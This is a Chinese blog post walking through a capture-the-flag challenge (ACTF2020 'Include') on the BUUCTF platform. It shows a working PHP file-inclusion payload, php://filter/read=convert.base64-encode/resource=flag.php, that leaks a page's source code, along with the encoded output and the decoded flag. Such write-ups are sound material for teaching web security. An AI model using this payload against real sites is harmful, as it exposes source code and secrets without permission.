

[ACTF2020 新生赛]Include 1

原创

[uihijio](#) 于 2021-02-23 17:10:38 发布 37 收藏

分类专栏: [buuctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/uihijio/article/details/113996382>

版权



[buuctf](#) 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

[ACTF2020 新生赛]Include

打开



64b3837b-7f77-4eb0-96ec-138e17b30afb.node3.buuoj.cn

[tips](#)

<https://blog.csdn.net/uihijio>

看到file=在结合题目include猜测是文件包含




64b3837b-7f77-4eb0-96ec-138e17b30afb.node3.buuoj.cn/?file=flag.php

Can you find out the flag?

<https://blog.csdn.net/uihijio>

先试试=伪协议

file=php://input




hacker!

<https://blog.csdn.net/uihijio>

构造payload

file=php://filter/read=convert.base64-encode/resource=flag.php



PD9waHAKZWNobyAiQ2FuHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YmE2MDA2ZTAOTNhYy00MjhlLTg3ZGtYWFMlY4ZDYwZTQ5fQo=

<https://blog.csdn.net/uihijio>

base64解密即可

请将要加密或解密的内容复制到以下区域

```
<?php
echo "Can you find out the flag?";
//flag{ba6006e0-93ac-429a-87da-aae168d60e49}
```

<https://blog.csdn.net/uihijio>

总结:

掌握文件包含